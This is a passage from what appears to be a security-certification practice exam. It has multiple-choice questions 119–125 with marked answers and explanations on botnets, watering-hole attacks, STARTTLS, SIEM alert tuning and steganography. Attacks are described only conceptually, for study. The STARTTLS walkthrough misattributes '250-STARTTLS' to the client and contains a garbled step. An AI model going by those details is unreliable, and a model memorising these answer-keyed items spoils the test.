Using Unicode representation, where each character has a unique value regardless of the platform, program, or language, is also an effective way to evade IDSs. For example, an attacker might evade an IDS by using the Unicode character c1 to represent a slash for a Web page request.

Incorrect answers:

Spyware <https://en.wikipedia.org/wiki/Spyware>

Spyware describes software with malicious behaviour that aims to gather information about a person or organization and send such information to another entity in a way that harms the user; for example by violating their privacy or endangering their device's security. This behaviour may be present in malware as well as in legitimate software. Websites may also engage in spyware behaviours like web tracking. Hardware devices may also be affected. Spyware is frequently associated with advertising and involves many of the same issues. Because these behaviours are so common and can have non-harmful uses, providing a precise definition of spyware is a difficult task.

Port knocking <https://en.wikipedia.org/wiki/Port Knocking>

A port knocking is a method of externally opening ports on a firewall by generating a connection attempt on a set of prespecified closed ports. Once a correct sequence of connection attempts is received, the firewall rules are dynamically modified to allow the host which sent the connection attempts to connect over specific port(s).

Subnetting <https://www.cisco.com/c/en/us/support/docs/ip/routing-information-protocol-rip/13788-3.html>

Subnetting allows you to create multiple logical networks that exist within a single Class A, B, or C network. If you do not subnet, you are only able to use one network from your Class A, B, or C network, which is unrealistic.

Question 119:

An attacker tries to infect as many devices connected to the Internet with malware as possible to get the opportunity to use their computing power and functionality for automated attacks hidden from the owners of these devices. Which of the proposed approaches fits description of the attacker's actions?

- **Creating a botnet**
- **(Correct)**
- **Using Banking Trojans**
- **APT attack**
- **Mass distribution of Ransomware**

Explanation

<https://en.wikipedia.org/wiki/Botnet>

A botnet is a number of Internet-connected devices, each of which is running one or more bots. Botnets can be used to perform Distributed Denial-of-Service (DDoS) attacks, steal data, send spam, and allow the attacker to access the device and its connection. The owner can control the botnet using command and control (C&C) software.

This example illustrates how a botnet is created and used for malicious gain:

- A hacker purchases or builds a Trojan and/or exploit kit and uses it to start infecting users' computers, whose payload is a malicious application—the bot.
- The bot instructs the infected PC to connect to a particular command-and-control (C&C) server. (This allows the botmaster to keep logs of how many bots are active and online.)
- The botmaster may then use the bots to gather keystrokes or use form grabbing to steal online credentials and may rent out the botnet as DDoS and/or spam as a service or sell the credentials online for a profit.
- Depending on the quality and capability of the bots, the value is increased or decreased.

Newer bots can automatically scan their environment and propagate themselves using vulnerabilities and weak passwords. Generally, the more vulnerabilities a bot can scan and propagate through, the more valuable it becomes to a botnet controller community.

Computers can be co-opted into a botnet when they execute malicious software. This can be accomplished by luring users into making a drive-by download, exploiting web browser vulnerabilities, or by tricking the user into running a Trojan horse program, which may come from an email attachment. This malware will typically install modules that allow the computer to be commanded and controlled by the botnet's operator. After the software is downloaded, it will call home (send a reconnection packet) to the host computer. When the re-connection is made, depending on how it is written, a Trojan may then delete itself or may remain present to update and maintain the modules.

Incorrect answers:

Using Banking Trojans <https://www.f5.com/labs/articles/education/banking-trojans-a-reference-guide-to-the-malware-family-tree>

Banking trojans are a specific kind of trojan malware. Once installed onto a client machine, banking trojans use a variety of techniques to create botnets, steal credentials, inject malicious code into browsers, or steal money.

Mass distribution of Ransomware <https://en.wikipedia.org/wiki/Ransomware>

Ransomware is a type of malware from cryptovirology that threatens to publish the victim's data or perpetually block access to it unless a ransom is paid. While some simple ransomware may lock the system so that it is not difficult for a knowledgeable person to reverse, more advanced malware uses a technique called cryptoviral extortion. It encrypts the victim's files, making them inaccessible, and demands a ransom payment to decrypt them. In a properly implemented cryptoviral extortion attack, recovering the files without the decryption key is an intractable problem – and difficult to trace digital currencies such as paysafecard or Bitcoin and other cryptocurrencies are used for the ransoms, making tracing and prosecuting the perpetrators difficult.

Ransomware attacks are typically carried out using a Trojan disguised as a legitimate file that the user is tricked into downloading or opening when it arrives as an email attachment. However, one high-profile example, the WannaCry worm, traveled automatically between computers without user interaction.

APT attack https://en.wikipedia.org/wiki/Advanced_persistent_threat

An advanced persistent threat (APT) is a stealthy threat actor, typically a nation state or state-sponsored group, which gains unauthorized access to a computer network and remains undetected for an extended period. In recent times, the term may also refer to non-state-sponsored groups conducting large-scale targeted intrusions for specific goals.

Question 120:

The network elements of the telecom operator are located in the data center under the protection of firewalls and intrusion prevention systems. Which of the following is true for additional security measures?

- **Periodic security checks and audits are required. Access to network elements should be provided by user IDs with strong passwords.**
- **(Correct)**
- **No additional measures are required, since the attacker does not have physical access to the data center equipment.**
- **Firewalls and intrusion detection systems are sufficient to ensure complete security.**
- **No additional measures are required since attacks and downtime are inevitable, and a backup site is required.**

Explanation

When answering this question, we will start with incorrect answers.

«No additional measures are required, since the attacker does not have physical access to the data center equipment.» incorrect because firewalls and IPS will not be able to provide adequate protection. It only provides monitors and controls incoming and outgoing network traffic.

«No additional measures are required since attacks and downtime are inevitable, and a backup site is required.» incorrect because the attack can be carried out over the network.

«Firewalls and intrusion detection systems are sufficient to ensure complete security.» this option might seem correct if there was no better option.

«Periodic security checks and audits are required. Access to network elements should be provided by user IDs with strong passwords.» This answer is most appropriate as user ids and strong passwords add an extra layer of security. Regular security tests and audits will help find vulnerabilities and fix them, increasing the reliability of the system.

Question 121:

Monitoring your company's assets is one of the most important jobs you can perform. What warnings should you try to reduce when configuring security tools, such as security information and event management (SIEM) solutions or intrusion detection systems (IDS)?

- **Only False Positives**
- **False Positives and False Negatives**
- **(Correct)**
- **True Positives and True Negatives**
- **Only True Negatives**

Explanation

The efficiency of any network security strategy depends on having accurate and complete visibility into what's going on. As part of this process, analysts need to investigate security alerts as these warning messages are, in theory, clear signs of a security incident. That's not always the case, though. On the one hand, many alerts are "false" in nature and burden security analysts with pointless investigations. On the other hand, some security incidents never generate an alert and fly under the radar. We need to defend against both situations if we want to prevent them from weakening our network security.

A false positive occurs when a security control identifies a file, network activity, website, or other activity as malicious – a positive detection – when it does not pose a threat. Hence, the term "false positive".

False negatives are a bigger concern than false positives because they result in real threats going undetected. Instead of receiving an alert for something that turns out to be a security issue, organizations receive no alert for something that does, in fact, pose a threat to their security. In other words, when something is analyzed, it's deemed not to be a threat – a negative assessment – and is released, even though it's malicious.

Question 122:

To send an email using SMTP protocol which does not encrypt messages and leaving the information vulnerable to being read by an unauthorized person. To solve this problem, SMTP can upgrade a connection between two mail servers to use TLS, and the transmitted emails will be encrypted. Which of the following commands is used by SMTP to transmit email over TLS?

- **UPGRADETLS**
- **OPPORTUNISTICTLS**
- **STARTTLS**
- **(Correct)**
- **FORCETLS**

Explanation

StartTLS is a protocol command used to inform the email server that the email client wants to upgrade from an insecure connection to a secure one using TLS or SSL. StartTLS is used with SMTP and IMAP, while POP3 uses a slightly different command for encryption, STLS.


The StartTLS process

SMTP always starts unencrypted. The StartTLS command starts the negotiation between server and client. Here's an outline of the communication that happens between the email client and the email server.

1. The process begins with the Transmission Control Protocol (TCP) handshake to help both the email client and server identify each other.
2. The server identifies with 220 Ready that the email client can proceed with the communication.
3. The client sends the server "EHLO" to inform the server that the client would like to use Extended SMTP (the more advanced version of SMTP that lets you include images, attachments, etc.).
4. The client sends "250-STARTTLS" to the mail server to ask whether or not StartTLS is accepted.
5. If the server sends back "go head," the StartTLS connection can be created.

6. The client restarts the connection and the email message has been encrypted.

NOTE:



Question 123:

Identify the type of attack according to the following scenario:

Ivan, a black-hat hacker, initiates an attack on a certain organization. In preparation for this attack, he identified a well-known and trust website that employees of this company often use. In the next step, Ivan embeds an exploit into the website that infects the target systems of employees when using the website. After this preparation, he can only wait for the successful execution of his attack.

- **Heartbleed**
- **Spear Phishing**
- **Watering Hole**
- **(Correct)**
- **Shellshock**

Explanation

https://en.wikipedia.org/wiki/Watering_hole_attack

A watering hole attack is a security exploit in which the attacker seeks to compromise a specific group of end users by infecting websites that members of the group are known to visit. The goal is to infect a targeted user's computer and gain access to the network at the target's place of employment.

The name watering hole attack is inspired by predators in the natural world who lurk near watering holes, looking for opportunities to attack desired prey. In a watering hole attack, the predator lurks near niche websites popular with the target prey, looking for opportunities to infect the websites with malware or malvertisements that will make the target vulnerable.

Incorrect answers:

Heartbleed<https://en.wikipedia.org/wiki/Heartbleed>

Heartbleed is a security bug in the OpenSSL cryptography library, which is a widely used implementation of the Transport Layer Security (TLS) protocol. It was introduced into the software in 2012 and publicly disclosed in April 2014. Heartbleed may be exploited regardless of whether the vulnerable OpenSSL instance is running as a TLS server or

client. It results from improper input validation (due to a missing bounds check) in the implementation of the TLS heartbeat extension. Thus, the bug's name derives from heartbeat. The vulnerability is classified as a buffer over-read, a situation where more data can be read than should be allowed.

Spear Phishing https://en.wikipedia.org/wiki/Phishing#Spear_phishing

Spear-phishing is a targeted attempt to steal sensitive information such as account credentials or financial information from a specific victim, often for malicious reasons. This is achieved by acquiring personal details on the victim such as their friends, hometown, employer, locations they frequent, and recently bought online. The attackers then disguise themselves as trustworthy friends or entities to acquire sensitive information, typically through email or other online messaging. This is the most successful form of acquiring confidential information on the internet, accounting for 91% of attacks.

Shellshock [https://en.wikipedia.org/wiki/Shellshock_\(software_bug\)](https://en.wikipedia.org/wiki/Shellshock_(software_bug))

Shellshock, also known as Bashdoor, is a family of security bugs in the Unix Bash shell, the first of which was disclosed on 24 September 2014. Shellshock could enable an attacker to cause Bash to execute arbitrary commands and gain unauthorized access to many Internet-facing services, such as web servers, that use Bash to process requests.

Question 124:

Confidential information is stored and processed on your company's servers, however, auditing has never been enabled. What of the following should be done before enabling the audit feature?

- **Determine the impact of enabling the audit feature.**
- **(Correct)**
- **Allocate funds for staffing of audit log review.**
- **Perform a vulnerability scan of the system.**
- **Perform a cost/benefit analysis of the audit feature.**

Explanation

According to all kinds of specifications and recommendations, before introducing any new function (module, option, etc.) it's always necessary to first assess the risks and their impact on the end system.

Question 125:

John needs to send a super-secret message, and for this, he wants to use the technique of hiding a secret message within an ordinary message. The technique provides "security through obscurity." Which of the following techniques will John use?

- **Steganography**
- **(Correct)**
- **Deniable encryption**
- **Digital watermarking**
- **Encryption**

Explanation

Steganography is the art of hiding a secret message in an ordinary object. The secret message and ordinary objects can be an image, text, audio, files, etc. A user can hide the secret in an ordinary-looking object using some tools and techniques, and the receiver can then use a similar technique to get the secret back.

Steganography is required to send the message without disclosing the presence of the message. This is how steganography differs from cryptography. Cryptography ensured that the message is encrypted, and this crypto message will not make any sense to the user without decryption. A malicious user can intercept this message and try to recover the message or the key used to encrypt the message using cryptographic attacks (Here's a resource that will navigate you through cybersecurity attacks). Steganography ensures that the object in which the message is hidden will not attract the hackers to try and get the message as there is no sign that there is something in the ordinary-looking object. Steganography provides security through obscurity. If no one can see it, no one can crack it.

Incorrect answers:

Digital watermarking https://en.wikipedia.org/wiki/Digital_watermarking

A digital watermark is a kind of marker covertly embedded in a noise-tolerant signal such as audio, video or image data. It is typically used to identify ownership of the copyright of such signal. "Watermarking" is the process of hiding digital information in a carrier signal; the hidden information should, but does not need to, contain a relation to the carrier signal. Digital watermarks may be used to verify the authenticity or integrity

of the carrier signal or to show the identity of its owners. It is prominently used for tracing copyright infringements and for banknote authentication.

Deniable encryption https://en.wikipedia.org/wiki/Deniable_encryption

Plausibly deniable encryption describes encryption techniques where the existence of an encrypted file or message is deniable in the sense that an adversary cannot prove that the plaintext data exists.

The users may convincingly deny that a given piece of data is encrypted, or that they are able to decrypt a given piece of encrypted data, or that some specific encrypted data exists. Such denials may or may not be genuine. For example, it may be impossible to prove that the data is encrypted without the cooperation of the users. If the data is encrypted, the users genuinely may not be able to decrypt it. Deniable encryption serves to undermine an attacker's confidence either that data is encrypted, or that the person in possession of it can decrypt it and provide the associated plaintext.

Encryption <https://en.wikipedia.org/wiki/Encryption>

Encryption is the process of encoding information. This process converts the original representation of the information, known as plaintext, into an alternative form known as ciphertext. Ideally, only authorized parties can decipher a ciphertext back to plaintext and access the original information. Encryption does not itself prevent interference but denies the intelligible content to a would-be interceptor.